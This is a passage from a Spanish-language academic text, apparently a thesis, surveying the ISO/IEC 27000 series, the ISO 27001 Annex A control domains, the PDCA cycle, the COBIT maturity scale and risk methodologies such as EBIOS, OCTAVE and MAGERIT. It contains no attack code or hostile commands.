Desde el punto de vista de certificación, cualquier exclusión de controles necesita justificarse y debe suministrarse evidencia de que los riesgos asociados han sido aceptados apropiadamente por las personas responsables.

- **ISO/IEC 27002:** desde el 1 de Julio de 2007, es el nuevo nombre de ISO 17799:2005, manteniendo 2005 como año de edición. Es una guía de buenas prácticas que describe los objetivos de control y controles recomendables en cuanto a seguridad de la información. No es certificable. Contiene 39 objetivos de control y 133 controles, agrupados en 11 dominios³.

A5 Política de seguridad

(5.1) Política de seguridad de la información: la dirección debería establecer una política clara y en línea con los objetivos del negocio y demostrar su apoyo y compromiso con la seguridad de la información mediante la publicación y mantenimiento de una política de seguridad de la información para toda la organización.

A6 Organización de la seguridad de la información

(6.1) Organización interna: gestionar la seguridad de la información dentro de la organización. Se debería establecer una estructura de gestión con objeto de iniciar y controlar la implantación de la seguridad de la información dentro de la organización.

(6.2) Terceros: mantener la seguridad de que los recursos de tratamiento de la información y de los activos de información de la organización sean accesibles por terceros.

A7 Gestión de activos

(7.1) Responsabilidad sobre los activos: alcanzar y mantener una protección adecuada de los activos de la organización.

(7.2) Clasificación de la información: asegurar que se aplica un nivel de protección adecuado a la información.

A8 Seguridad de los recursos humanos

(8.1) Seguridad en la definición del trabajo y los recursos: asegurar que los empleados, contratistas y usuarios de terceras partes entiendan sus

³ ISO27000.es. El portal de ISO 27001 en Español. [en línea]. < <http://www.iso27000.es/iso27000.html> > [citado en 27 de julio de 2015]

responsabilidades y sean aptos para las funciones que desarrollen. Reducir el riesgo de robo, fraude y mal uso de las instalaciones y medios.

(8.2) Seguridad en el desempeño de las funciones del empleo: asegurar que los empleados, contratistas y terceras partes son conscientes de las amenazas de seguridad, de sus responsabilidades y obligaciones y que están equipados para cumplir con la política de seguridad de la organización en el desempeño de sus labores diarias, para reducir el riesgo asociado a los errores humanos.

(8.3) Finalización o cambio del puesto de trabajo: garantizar que los empleados, contratistas y terceras personas abandonan la organización o cambian de empleo de forma organizada.

A9 Seguridad física y del entorno

(9.1) Áreas seguras: evitar el acceso físico no autorizado, daños o intromisiones en las instalaciones y a la información de la organización.

(9.2) Seguridad de los equipos: evitar la pérdida, daño, robo o puesta en peligro de los activos e interrupción de las actividades de la organización.

A10 Gestión de las comunicaciones y operaciones

(10.1) Procedimientos y responsabilidades de operación: asegurar la operación correcta y segura de los recursos de tratamiento de información.

(10.2) Supervisión de los servicios contratados a terceros: implementar y mantener un nivel apropiado de seguridad de la información y de la prestación del servicio en línea con los acuerdos de prestación del servicio por terceros.

(10.3) Planificación y aceptación del sistema: minimizar el riesgo de fallos en los sistemas.

(10.4) Protección contra software malicioso y código móvil: proteger la integridad del software y de la información.

(10.5) Gestión interna de soportes y recuperación: mantener la integridad y la disponibilidad de los servicios de tratamiento de información y comunicación.

(10.6) Gestión de redes: asegurar la protección de la información en las redes y la protección de su infraestructura de apoyo.

(10.7) Utilización y seguridad de los soportes de información: evitar la divulgación, modificación, retirada o destrucción de activos no autorizada e interrupciones en las actividades de la organización.

(10.8) Intercambio de información y software: mantener la seguridad de la información y del software que se intercambian dentro de la organización o con cualquier entidad externa.

(10.9) Servicios de comercio electrónico: asegurar la seguridad de los servicios de comercio electrónico y de su uso seguro.

(10.10) Monitorización: detectar actividades de procesamiento de la información no autorizadas.

A11 Control de acceso

(11.1) Requerimientos de negocio para el control de accesos: controlar los accesos a la información.

(11.2) Gestión de acceso de usuario: garantizar el acceso a los usuarios autorizados e impedir los accesos no autorizados a los sistemas de información.

(11.3) Responsabilidades del usuario: impedir el acceso de usuarios no autorizados y el compromiso o robo de información y recursos para el tratamiento de la información.

(11.4) Control de acceso en red: impedir el acceso no autorizado a los servicios en red.

(11.5) Control de acceso al sistema operativo: impedir el acceso no autorizado al sistema operativo de los sistemas.

(11.6) Control de acceso a las aplicaciones: impedir el acceso no autorizado a la información mantenida por los sistemas de las aplicaciones.

(11.7) Informática móvil y teletrabajo: garantizar la seguridad de la información en el uso de recursos de informática móvil y teletrabajo.

A12 Adquisición, desarrollo y mantenimiento de sistemas de información

(12.1) Requisitos de seguridad de los sistemas: garantizar que la seguridad es parte integral de los sistemas de información.

(12.2) Seguridad de las aplicaciones del sistema: evitar errores, pérdidas, modificaciones no autorizadas o mal uso de la información en las aplicaciones.

(12.3) Controles criptográficos: proteger la confidencialidad, autenticidad o integridad de la información con la ayuda de técnicas criptográficas.

(12.4) Seguridad de los ficheros del sistema: garantizar la seguridad de los sistemas de ficheros.

(12.5) Seguridad en los procesos de desarrollo y soporte: mantener la seguridad del software del sistema de aplicaciones y la información.

(12.6) Gestión de las vulnerabilidades técnicas: reducir los riesgos originados por la explotación de vulnerabilidades técnicas publicadas.

A13 Gestión de los incidentes de seguridad

(13.1) Comunicación de eventos y debilidades en la seguridad de la información: garantizar que los eventos y debilidades en la seguridad asociados con los sistemas de información se comuniquen de modo que se puedan realizar acciones correctivas oportunas.

(13.2) Gestión de incidentes y mejoras en la seguridad: garantizar que se aplica un enfoque consistente y eficaz para la gestión de los incidentes en la seguridad de información.

A14 Gestión de la continuidad del negocio

(14.1) Aspectos de la gestión de continuidad del negocio: reaccionar a la interrupción de actividades del negocio y proteger sus procesos críticos frente a desastres o grandes fallos de los sistemas de información.

A15 Cumplimiento

(15.1) Conformidad con los requisitos legales: evitar incumplimientos de cualquier ley, estatuto, regulación u obligación contractual y de cualquier requisito de seguridad.

(15.2) Revisiones de la política de seguridad y de la conformidad técnica: garantizar la conformidad de los sistemas con las políticas y estándares de seguridad de la organización.

(15.3) Consideraciones sobre la auditoría de sistemas: maximizar la efectividad del proceso de auditoría de los sistemas de información y minimizar las intromisiones a/desde éste proceso.

Actualmente, en la última edición de 2013, este estándar ha sido actualizado a un total de 14 dominios, 35 objetivos de control y 114 controles publicándose

inicialmente en inglés y en francés tras su acuerdo de publicación el 25 de septiembre de 2013⁴.

- **ISO/IEC 27003:** publicada el 01 de febrero de 2010. No certificable. Es una guía que se centra en los aspectos críticos necesarios para el diseño e implementación con éxito de un SGSI de acuerdo ISO/IEC 27001:2005. Describe el proceso de especificación y diseño desde la concepción hasta la puesta en marcha de planes de implementación, así como el proceso de obtención de aprobación por la dirección para implementar un SGSI. Tiene su origen en el anexo B de la norma BS 7799-2 y en la serie de documentos publicados por BSI a lo largo de los años con recomendaciones y guías de implantación.
- **ISO/IEC 27004:** publicada el 15 de diciembre de 2009. No certificable. Es una guía para el desarrollo y utilización de métricas y técnicas de medida aplicables para determinar la eficacia de un SGSI y de los controles o grupos de controles implementados según ISO/IEC 27001.
- **ISO/IEC 27005:** publicada en segunda edición el 1 de junio de 2011 (primera edición del 15 de Junio de 2008). No certificable. Proporciona directrices para la gestión del riesgo en la seguridad de la información. Apoya los conceptos generales especificados en la norma ISO/IEC 27001:2005 y está diseñada para ayudar a la aplicación satisfactoria de la seguridad de la información basada en un enfoque de gestión de riesgos.
- **ISO/IEC 27006:** publicada en segunda edición el 1 de diciembre de 2011 (primera edición del 1 de Marzo de 2007). Especifica los requisitos para la acreditación de entidades de auditoría y certificación de sistemas de gestión de seguridad de la información.
- **ISO/IEC 27007:** publicada el 14 de noviembre de 2011. No certificable. Es una guía de auditoría de un SGSI, como complemento a lo especificado en ISO 19011.
- **ISO/IEC TR 27008:** publicada el 15 de octubre de 2011. No certificable. Es una guía de auditoría de los controles seleccionados en el marco de implantación de un SGSI.
- **ISO/IEC 27009:** publicada el 15 de junio de 2016. No certificable. Define los requisitos para el uso de la norma ISO/IEC 27001 en cualquier sector específico (campo, área de aplicación o sector industrial). El documento explica cómo refinar e incluir requisitos adicionales a los de la norma ISO/IEC 27001 y cómo incluir controles o conjuntos de control adicionales a los del Anexo A.
- **ISO/IEC 27010:** publicada el 20 de octubre de 2012 y revisada el 10 de noviembre de 2015. Consiste en una guía para la gestión de la seguridad de la información cuando se comparte entre organizaciones o sectores. ISO/IEC 27010:2012 es aplicable a todas las formas de intercambio y difusión de

⁴ ISO27000.es. El portal de ISO 27001 en Español. [en línea]. < <http://www.iso27000.es/iso27000.html> > [citado en 27 de julio de 2015]

información sensibles, tanto públicas como privadas, a nivel nacional e internacional, dentro de la misma industria o sector de mercado o entre sectores⁵.

- **ISO/IEC 27011:** publicada el 15 de diciembre de 2008. Es una guía de interpretación de la implementación y gestión de la seguridad de la información en organizaciones del sector de telecomunicaciones basada en ISO/IEC 27002:2005.
- **ISO/IEC 27013:** publicada el 15 de octubre de 2012 y actualizada el 24 de Noviembre de 2015. Es una guía de implementación integrada de ISO/IEC 27001:2005 (gestión de seguridad de la información) y de ISO/IEC 20000-1 (gestión de servicios TI).
- **ISO/IEC 27014:** publicada el 23 de abril de 2013. Consistirá en una guía de gobierno corporativo de la seguridad de la información.
- **ISO/IEC TR 27015:** publicada el 23 de noviembre de 2012. Es una guía de SGSI orientada a organizaciones del sector financiero y de seguros y como complemento a ISO/IEC 27002:2005.
- **ISO/IEC TR 27016:** publicada el 20 de febrero de 2014. Es una guía de valoración de los aspectos financieros de la seguridad de la información.
- **ISO/IEC TS 27017:** publicad el 15 de diciembre de 2015. Es una guía de seguridad para Cloud Computing alineada con ISO/IEC 27002 y con controles adicionales específicos de estos entornos de nube.
- **ISO/IEC 27018:** publicada el 29 de julio de 2014. Es un código de buenas prácticas en controles de protección de datos para servicios de computación en cloud computing.
- **ISO/IEC TR 27019:** publicada el 17 de julio de 2013. Guía con referencia a ISO/IEC 27002:2005 para el proceso de sistemas de control específicos relacionados con el sector de la industria de la energía.
- **ISO/IEC TR 27023:** publicada el 02 de julio de 2015. No certificable. Es una guía de correspondencias entre las versiones del 2013 de las normas ISO/IEC 27001 y ISO/IEC 27002 como apoyo a la transición de las versiones publicadas en 2005.
- **ISO/IEC 27031:** publicada el 01 de marzo de 2011. No certificable. Es una guía de apoyo para la adecuación de las tecnologías de información y comunicación (TIC) de una organización para la continuidad del negocio.
- **ISO/IEC 27032:** publicada el 16 de julio de 2012. Proporciona orientación para la mejora del estado de seguridad cibernética, extrayendo los aspectos únicos de esa actividad y de sus dependencias en otros dominios de seguridad, concretamente: Información de seguridad, seguridad de las redes, seguridad en Internet e información de protección de infraestructuras críticas (CIIP). Cubre las prácticas de seguridad a nivel básico para los interesados en el ciberespacio. Esta norma establece una descripción general de Seguridad Cibernética, una explicación de la relación entre la ciberseguridad y otros tipos

⁵ ISO27000.es. El portal de ISO 27001 en Español. [en línea]. < <http://www.iso27000.es/iso27000.html> > [citado en 27 de julio de 2015]

de garantías, una definición de las partes interesadas y una descripción de su papel en la seguridad cibernética, una orientación para abordar problemas comunes de seguridad cibernética y un marco que permite a las partes interesadas a que colaboren en la solución de problemas en la ciberseguridad⁶.

- **ISO/IEC 27033:** parcialmente desarrollada. Norma dedicada a la seguridad en redes, consistente en 7 partes: 27033-1, conceptos generales (publicada el 15 de diciembre de 2009 y revisada el 10 de octubre de 2015); 27033-2, directrices de diseño e implementación de seguridad en redes (publicada el 27 de julio de 2012); 27033-3, escenarios de referencia de redes (publicada el 3 de diciembre de 2010); 27033-4, aseguramiento de las comunicaciones entre redes mediante gateways de seguridad (publicada el 21 de febrero de 2014); 27033-5, aseguramiento de comunicaciones mediante VPNs (publicada el 29 de julio de 2013); 27033-6, convergencia IP (en desarrollo); 27033-7, redes inalámbricas (en propuesta de desarrollo).
- **ISO/IEC 27034:** parcialmente desarrollada. Norma dedicada la seguridad en aplicaciones informáticas, consistente en 6 partes: 27034-1, conceptos generales (publicada el 21 de noviembre de 2011); 27034-2, marco normativo de la organización (publicada el 15 de agosto de 2015); 27034-3, proceso de gestión de seguridad en aplicaciones (en desarrollo); 27034-4, validación de la seguridad en aplicaciones (en desarrollo); 27034-5, estructura de datos y protocolos y controles de seguridad de aplicaciones (en desarrollo); 27034-6, guía de seguridad para aplicaciones de uso específico (en desarrollo).
- **ISO/IEC 27035:** publicada el 17 de agosto de 2011. Proporciona una guía sobre la gestión de incidentes de seguridad en la información.
- **ISO/IEC 27036:** guía en cuatro partes de seguridad en las relaciones con proveedores: 27036-1, visión general y conceptos (publicada el 24 de marzo de 2014); 27036-2, requisitos comunes (publicada el 27 de febrero de 2014); 27036-3, seguridad en la cadena de suministro TIC (publicada el 08 de noviembre de 2013); 27036-4, seguridad en entornos de servicios cloud (en desarrollo).
- **ISO/IEC 27037:** publicada el 15 de octubre de 2012. Es una guía que proporciona directrices para las actividades relacionadas con la identificación, recopilación, consolidación y preservación de evidencias digitales potenciales localizadas en teléfonos móviles, tarjetas de memoria, dispositivos electrónicos personales, sistemas de navegación móvil, cámaras digitales y de video, redes TCP/IP, entre otros dispositivos y para que puedan ser utilizadas con valor probatorio y en el intercambio entre las diferentes jurisdicciones.
- **ISO/IEC 27038:** publicada el 13 de marzo de 2014. Es una guía de especificación para seguridad en la redacción digital.
- **ISO/IEC 27039:** publicada el 11 de febrero de 2015. Es una guía para la selección, despliegue y operativa de sistemas de detección y prevención de intrusión (IDS/IPS).

⁶ ISO27000.es. El portal de ISO 27001 en Español. [en línea]. < <http://www.iso27000.es/iso27000.html> > [citado en 27 de julio de 2015]

- **ISO/IEC 27040:** publicada el 05 de enero de 2015. Es una guía para la seguridad en medios de almacenamiento.
- **ISO/IEC 27041:** publicada el 19 de junio de 2015. Es una guía para la garantizar la idoneidad y adecuación de los métodos de investigación.
- **ISO/IEC 27042:** publicada el 19 de junio de 2015. Es una guía con directrices para el análisis e interpretación de las evidencias digitales⁷.
- **ISO/IEC 27043:** publicada el 04 de marzo de 2015. Desarrolla principios y procesos de investigación para la recopilación de evidencias digitales.
- **ISO/IEC 27044:** en fase de desarrollo. Gestión de eventos y de la seguridad de la información - Security Information and Event Management (SIEM).
- **ISO 27799:** publicada el 12 de junio de 2008. Es una norma que proporciona directrices para apoyar la interpretación y aplicación en el sector sanitario de ISO/IEC 27002:2005, en cuanto a la seguridad de la información sobre los datos de salud de los pacientes⁸.

Sistema de gestión de seguridad de la información: la gestión de la seguridad de la información es necesaria que se realice mediante un proceso sistemático, documentado y conocido por toda la organización. Este proceso se puede constituir por el Sistema de Gestión de Seguridad de la Información (SGSI).

El Sistema de Gestión de Seguridad de la Información es tema central en el que se basa la norma ISO/IEC 27001, la cual especifica los requerimientos para establecer, implementar, operar, hacer seguimiento, revisar, mantener, y mejorar un SGSI documentando dentro del contexto de los riesgos globales del negocio de la organización.

La seguridad de la información, consisten en preservar tres características de la información que son, la integridad, la confidencialidad y la disponibilidad, también de los sistemas y activos involucrados en el tratamiento de la misma, así lo estipula la norma ISO/IEC 27001. Cada una de estas características consiste en:

- **Confidencialidad:** únicamente darle acceso a la información a los entes autorizados.
- **Integridad:** es la característica que permite que la información no puede ser modificada sin autorización.
- **Disponibilidad:** es permitir la accesibilidad a la información en el momento requerido.


La norma ISO/IEC 27001, adopta un modelo de procesos “planificar-hacer-verificar-actuar” para establecer, implementar, operar, hacer seguimiento,

⁷ ISO27000.es. El portal de ISO 27001 en Español. [en línea]. < <http://www.iso27000.es/iso27000.html> > [citado en 27 de julio de 2015]

⁸ ISO27000.es. El portal de ISO 27001 en Español. [en línea]. < <http://www.iso27000.es/iso27000.html> > [citado en 27 de julio de 2015]

mantener y mejorar el SGSI de una organización. En los proceso del SGSI se toman como entrada los requerimientos de seguridad de la organización y como salida se obtienen los resultados de seguridad de la información que cumplen los requisitos y expectativas, esto se puede visualizar en la siguiente figura (ver figura 6).

Figura 6. Ciclo PHVA



Fuente: ICONTEC norma técnica colombiana NTC-ISO/IEC 27001 de 2006

- **Planificar:** es donde se establece el SGSI.
- **Hacer:** es donde se implementa y utiliza el SGSI.
- **Verificar:** es donde se monitoriza y revisa el SGSI.
- **Actuar:** es donde se mantiene y mejora el SGSI.

Es en el proceso de planificar donde se debe definir el alcance del SGSI y la política de seguridad junto con una metodología de evaluación de riesgos apropiada, además se debe realizar las tareas de identificación de riesgos y análisis y evaluación de los mismos, también debe identificarse y evaluar las distintas opciones de tratamiento de los riesgos y se deben seleccionar los objetivos de control y controles del anexo A de la norma ISO/IEC 27001. Todo esto debe estar sujeto a la aprobación por parte de los directivos para la definición de una declaración de aplicabilidad.

En el proceso de hacer, se debe definir un plan de tratamiento de riesgos e implantar el mismo, es aquí donde se deben implementar los controles y definir un sistema de métricas, además de gestionar las operaciones del SGSI y los recursos necesarios asignados a este, también es donde se implementa procedimientos y

controles que permitan una rápida detección y respuesta a los incidentes de seguridad.

En el proceso de verificar es donde se ejecuta el proceso de monitorización y revisión del SGSI, el cual se debe revisar regularmente en su efectividad, midiendo la efectividad de los controles implementados, para ello es necesario la realización de auditorías internas periódicas para poder actualizar los planes de seguridad y registrar acciones y eventos.

En el proceso de actuar es donde se implanta el SGSI y se realiza las acciones preventivas y correctivas adecuadas las cuales deben estar debidamente comunicadas.

Los controles del anexo A de la norma ISO/IEC 27001:2005 están organizados en once (11) dominios, denominados A5 hasta A15:

- A5 Política de seguridad
- A6 Organización de la seguridad de la información
- A7 Gestión de recursos
- A8 Seguridad de los recursos humanos
- A9 Seguridad física y del entorno
- A10 Gestión de las comunicaciones y operaciones
- A11 Control de acceso
- A12 Adquisición, desarrollo y mantenimiento de sistemas de información
- A13 Gestión de los incidentes de seguridad
- A14 Gestión de la continuidad del negocio
- A15 Cumplimiento

El diagnóstico inicial del estado de cada uno de los dominios se puede realizar mediante apropiación de los procesos de la organización, acompañado de entrevistas al personal responsable y revisiones documentales, de los procedimientos y políticas asociadas, y visuales de las instalaciones y activos físicos de la organización.

Una vez relevada la información, se procede a analizar los controles y asignar un valor de acuerdo con su nivel de madurez, utilizando para este propósito la escala definida por el estándar COBIT, consignada en la siguiente tabla (ver tabla 8):

Tabla 8. Escala nivel de madurez COBIT

ESCALA	%	DESCRIPCIÓN
No Aplica	N/A	No aplica.
Inexistente	0	Falta de un proceso reconocible. La Organización no ha reconocido que hay un problema a tratar. No se aplican controles.
Inicial	20	Se evidencia de que la Organización ha reconocido que existe un problema y que hay que tratarlo. Sin embargo, no hay procesos estandarizados. La implementación de un control depende de cada individuo y es muchas veces es reactiva.
Repetible	40	Los procesos y los controles siguen un patrón regular. Los procesos se han desarrollado hasta el punto en que diferentes procedimientos son seguidos por diferentes personas. Pero no están formalizados, ni hay comunicación formal sobre los procedimientos desarrollados. Hay un alto grado de confianza en los conocimientos de cada persona.
Definido	60	Los procesos y los controles se documentan y se comunican. No se han establecido mecanismos de monitoreo, para una detección de desviaciones efectiva.
Gestionado	80	Los controles se monitorean y se miden. Es posible monitorear y medir el cumplimiento de los procedimientos y tomar medidas de acción donde los procesos no estén funcionando eficientemente.
Optimizado	100	Las buenas prácticas se siguen y automatizan. Los procesos han sido redefinidos hasta el nivel de mejores prácticas , basándose en los resultados de una mejora continua.

Fuente: COBIT 5

Estándares y metodologías para el análisis y gestión de riesgos: el proceso de análisis y gestión de los riesgos es uno de los más importantes en el proceso de implementación de un SGSI debido a que es en este en el que se evalúa la probabilidad y el impacto en el negocio de un fallo de seguridad.

Algunas de las metodologías más utilizadas son:

- **ISO/IEC 27005:** establece las directrices para la gestión del riesgo en la seguridad de la información. Apoya los conceptos generales especificados en la norma ISO/IEC 27001 y está diseñada para ayudar a la aplicación satisfactoria de la seguridad de la información basada en un enfoque de gestión de riesgos. describe el proceso completo de gestión de riesgos dividiéndolo en 6 fases:

establecimiento del alcance, valoración de riesgos (formada por las tareas de análisis y evaluación), tratamiento de riesgos, aceptación de riesgos, comunicación de riesgos y monitorización y revisión de riesgos⁹.

- **EBIOS:** metodología francesa de análisis y gestión de riesgos. Permite apreciar y tratar los riesgos relativos a la seguridad de los sistemas de información (SSI), posibilitando también la comunicación dentro del organismo y también con los asociados para contribuir al proceso de la gestión de los riesgos SSI. Fue desarrollada en un comienzo por el gobierno francés, ha tenido una gran difusión y se usa tanto en el sector público como en el privado no solo de Francia sino en otros países. La metodología EBIOS consta de un ciclo de 5 fases:

- Fase 1: análisis del contexto, estudiando cuales son las dependencias de los procesos del negocio respecto a los sistemas de información.
- Fase 2 y 3: análisis de las necesidades de seguridad y de las amenazas, determinando los puntos de conflicto.
- Fase 4 y 5: resolución del conflicto, estableciendo los objetivos de seguridad necesarios y suficientes, con pruebas de su cumplimiento y dejando claros cuales son los riesgos residuales¹⁰.

- **COSO (Committee of Sponsoring Organizations of the Treadway Commission):** es un modelo creado por la iniciativa de cinco organizaciones, American Accounting Association, AICPA, FEI, IMA y el instituto interno de auditores, enfocándose sobre la gestión de los riesgos empresariales.

COSO permite relacionar las necesidades de alto nivel -efectividad y eficiencia en la operación, confiabilidad de los reportes financieros y cumplimiento con leyes y regulaciones, con requerimientos de administración de riesgo genéricos y específicos para los distintos procesos de negocio de una organización, incluyendo los procesos de apoyo como las tecnologías de información¹¹.

- **OCTAVE:** es una técnica de planificación y consultoría estratégica en seguridad basada en el riesgo. Fue desarrollada por CERT y la Universidad Carnegie Mellon. El método OCTAVE se enfoca en tres fases, identificación de la información a nivel gerencial, identificación de la información a nivel operacional e identificación de la información a nivel de usuario final. OCTAVE posee tres

⁹ ISO27000.es. El portal de ISO 27001 en Español. [en línea]. < <http://www.iso27000.es/iso27000.html>> [citado en 29 de julio de 2015]

¹⁰ ANSSI Agence Nationale de la sécurité des systèmes d'information. El método EBIOS. [en línea]. < http://www.ssi.gouv.fr/archive/es/confianza/documents/methods/ebiosv2-methode-plaquette-2003-09-01_es.pdf> [citado en 29 de julio de 2015]

¹¹ COSO Committee of Sponsoring Organizations of the Treadway Commission. Acceptable Use of COSO Materials. [en línea]. < <http://www.coso.org/documents/Acceptable%20Use%20of%20COSO%20Materials%2020150501.pdf>> [citado en 29 de julio de 2015]

versiones distintas: Método OCTAVE, fue desarrollado teniendo en cuenta grandes organizaciones de 300 o más empleados, OCTAVE-S, fue desarrollado en respuesta a las necesidades de organizaciones más pequeñas de alrededor de 100 personas o menos, y OCTAVE ALLEGRO que es una variante simplificada del método de OCTAVE que se centra en los activos de información.

- **DAFP:** fue creado por el gobierno colombiano mediante el decreto 1599 del 20 de mayo del 2005, mediante el cual se adoptó el modelo estándar de control interno para todas las entidades del estado, este modelo presenta tres subsistemas de control: el estratégico, el de gestión y el de evaluación. El objetivo general de esta metodología es fortalecer la implementación y desarrollo de la política de la administración del riesgo a través del adecuado tratamiento de los riesgos para garantizar el cumplimiento de la misión y objetivos institucionales de las entidades de la administración pública. Esta metodología plantea que con el fin de asegurar el manejo de los riesgos, es importante que se establezca el entorno de la entidad, la identificación, análisis, valoración y definición de las alternativas de acciones de mitigación de los riesgos mediante: contexto estratégico, identificación de riesgos, análisis de riesgos, valoración de riesgos y políticas de administración de riesgos
- **COBIT (Control Objectives for Information and related Technology):** es un modelo de gobierno para administrar el riesgo y controlar las tecnologías de información. Mantenido por ISACA (en inglés: Information Systems Audit and Control Association) y el IT Governance Institute, COBIT enfatiza el cumplimiento normativo, ayuda a las organizaciones a aumentar el valor obtenido de TI, facilita su alineación y simplifica la implementación del marco de referencia de COBIT.

El propósito de COBIT es brindar a la alta dirección de una compañía confianza en los sistemas de información y en la información que estos produzcan. COBIT permite entender como dirigir y gestionar el uso de tales sistemas así como establecer un código de buenas prácticas a ser utilizado por los proveedores de sistemas. COBIT suministra las herramientas para supervisar todas las actividades relacionadas con tecnologías de la información.

COBIT está dividido por dominios que agrupan procesos que corresponden a una responsabilidad personal, procesos que son una serie de actividades unidas con delimitación o cortes de control y objetivos de control o actividades requeridas para lograr un resultado medible. En la actualidad se encuentra la versión 5.

- **MAGERIT:** es la metodología de análisis y gestión de riesgos elaborada por el Consejo Superior de Administración Electrónica, MAGERIT interesa a todos

aquellos que trabajen con información digital y sistemas informáticos para tratarla. Si dicha información, o los servicios que se prestan gracias a ella, son valiosos, MAGERIT les permitirá saber cuánto valor está en juego y les ayudará a protegerlo. Conocer el riesgo al que están sometidos los elementos de trabajo es, simplemente, imprescindible para poder gestionarlos. Con MAGERIT se persigue una aproximación metódica que no deje lugar a la improvisación, ni dependa de la arbitrariedad del analista¹².

MAGERIT persigue los siguientes objetivos:

Directos:

- a) concienciar a los responsables de las organizaciones de información de la existencia de riesgos y de la necesidad de gestionarlos
- b) ofrecer un método sistemático para analizar los riesgos derivados del uso de tecnologías de la información y comunicaciones (TIC)
- c) ayudar a descubrir y planificar el tratamiento oportuno para mantener los riesgos bajo control
- d) Preparar a la Organización para procesos de evaluación, auditoría, certificación o acreditación, según corresponda en cada caso.

Actualmente MAGUERIT se encuentra en la tercera versión y está conformado por tres libros denominados: El método, Catalogo de elementos y Guía técnica.

El método: es un libro compuesto de una introducción y 7 capítulos más en los que explica que abarcan los conceptos informalmente, en particular se enmarcan las actividades de análisis y tratamiento dentro de un proceso integral de gestión de riesgos. También concreta los pasos y formaliza las actividades de análisis de los riesgos estipulando que en un sistema de información hay 2 cosas esenciales, la información que maneja y los servicios que presta, siendo estos activos los requisitos los que marcan los requisitos de seguridad para los demás componentes del sistema, además de estipular de cómo puede verse perjudicado un activo por una amenaza, que puede ser tanto en degradación como en probabilidad.

Este libro también describe opciones y criterios de tratamiento de los riesgos y formaliza las actividades de gestión de riesgos y los trabajo de grados de análisis de riesgo, en los que se puede ver inmerso para realizar el primer análisis de riesgos de un sistema y eventualmente cuando hay cambios sustanciales y hay que rehacer el modelo ampliamente.

¹² PAE Portal administración electrónica. MAGERIT v.3 : Metodología de Análisis y Gestión de Riesgos de los Sistemas de Información. [en línea].
<http://administracionelectronica.gob.es/pae_Home/pae_Documentacion/pae_Metodolog/pae_Magerit.html> [citado en 29 de julio de 2015]

El Libro del método formaliza las actividades de los planes de seguridad, a veces denominados planes directores o planes estratégicos, también tiene en cuenta el proceso de desarrollo de sistemas de información y como el análisis de riesgos sirve para gestionar la seguridad del producto final desde su concepción inicial hasta su puesta en producción, así como a la protección del propio proceso de desarrollo. Además integra unos consejos prácticos anticipando a los problemas que aparecen recurrentemente cuando se realizan análisis de riesgos.

Catálogo de elementos: este libro recopila y clasifica los tipos de activos que uno puede encontrarse en un proceso de análisis de riesgos, estipula las dimensiones y criterios de valoración de los activos, lista las amenazas específicas sobre los sistemas de información y además lista y especifica los tipos de salvaguardas que se pueden implementar para proteger los mismos.

Este libro persigue dos objetivos:

- a. Por una parte, facilitar la labor de las personas que acometen el trabajo de grado, en el sentido de ofrecerles elementos estándar a los que puedan adscribirse rápidamente, centrándose en lo específico del sistema objeto del análisis.
- b. Por otra, homogeneizar los resultados de los análisis, promoviendo una terminología y unos criterios uniformes que permitan comparar e incluso integrar análisis realizados por diferentes equipos, como se muestra en las siguientes tablas (ver tabla 9 -11).

Tabla 9. Tipos de activos

TIPO DE ACTIVO	DESCRIPCIÓN
[D] Datos / Información	Ficheros, copias de respaldo, datos de configuración, registro de actividad, código fuente, código ejecutable, datos de prueba, etc.
[S] Servicios	Función que satisface una necesidad de los usuarios.
[SW] Software / Aplicativos	Programas, aplicativos, desarrollos, etc.
[HW] Hardware / Equipos informáticos	Bienes materiales, físicos, destinados a soportar directa o indirectamente los servicios que presta la organización.
[COM] Redes de comunicaciones	Incluyendo tanto instalaciones dedicadas como servicios de comunicaciones contratados a terceros.
[M] Soportes de información	Dispositivos físicos que permiten almacenar información de forma permanente o temporal.
[AUX] Equipamiento auxiliar	Equipos que sirven de soporte a los sistemas de información, sin estar directamente relacionados con datos.
[L] Instalaciones	Lugares donde se hospedan los sistemas de información y comunicaciones.
[P] Personal	Personal relacionado con los sistemas de información.
[SI] Sistema de Información	Conjunto de elementos interrelacionados que permiten la obtención, procesamiento, almacenamiento y distribución de la información para apoyar la toma de decisiones y el control en una organización.

Fuente: MAGERIT V.3

Tabla 10. Dimensiones de valoración de un activo

CODIGO	CONFIDENCIALIDAD	DESCRIPCION
C	Confidencial	Restringida a un conjunto de personas de la organización
I	Uso Interno	Sólo personal de la organización o terceros autorizados
P	Uso Público	Información dispuesta al público en general
CODIGO	INTEGRIDAD	DESCRIPCION
S	Sensible	Información que requiere controles estrictos para su protección
N	Normal	Información que requiere controles habituales para su protección
B	Baja	Información que requiere controles mínimos para su protección
CODIGO	DISPONIBILIDAD	DESCRIPCION
MA	Muy Alta	Tiempo tolerable de interrupción menor a 2 horas
A	Alta	Tiempo tolerable mayor a 2 horas y menor a 4 horas
M	Media	Tiempo tolerable mayor a 4 horas y menor a 1 día
MB	Media Baja	Tiempo tolerable mayor a 1 día y menor a 2 días
B	Baja	Tiempo tolerable mayor a 2 días y menor a 5 días

Fuente: MAGERIT V.3

Tabla 11. Valoración cualitativa

CODIGO	VALOR ACTIVO	DESCRIPCION (Clasificación de información)
MA	Muy Alto	Nivel Confidencialidad: Confidencial Nivel Integridad: Sensible Nivel Disponibilidad: Muy Alta
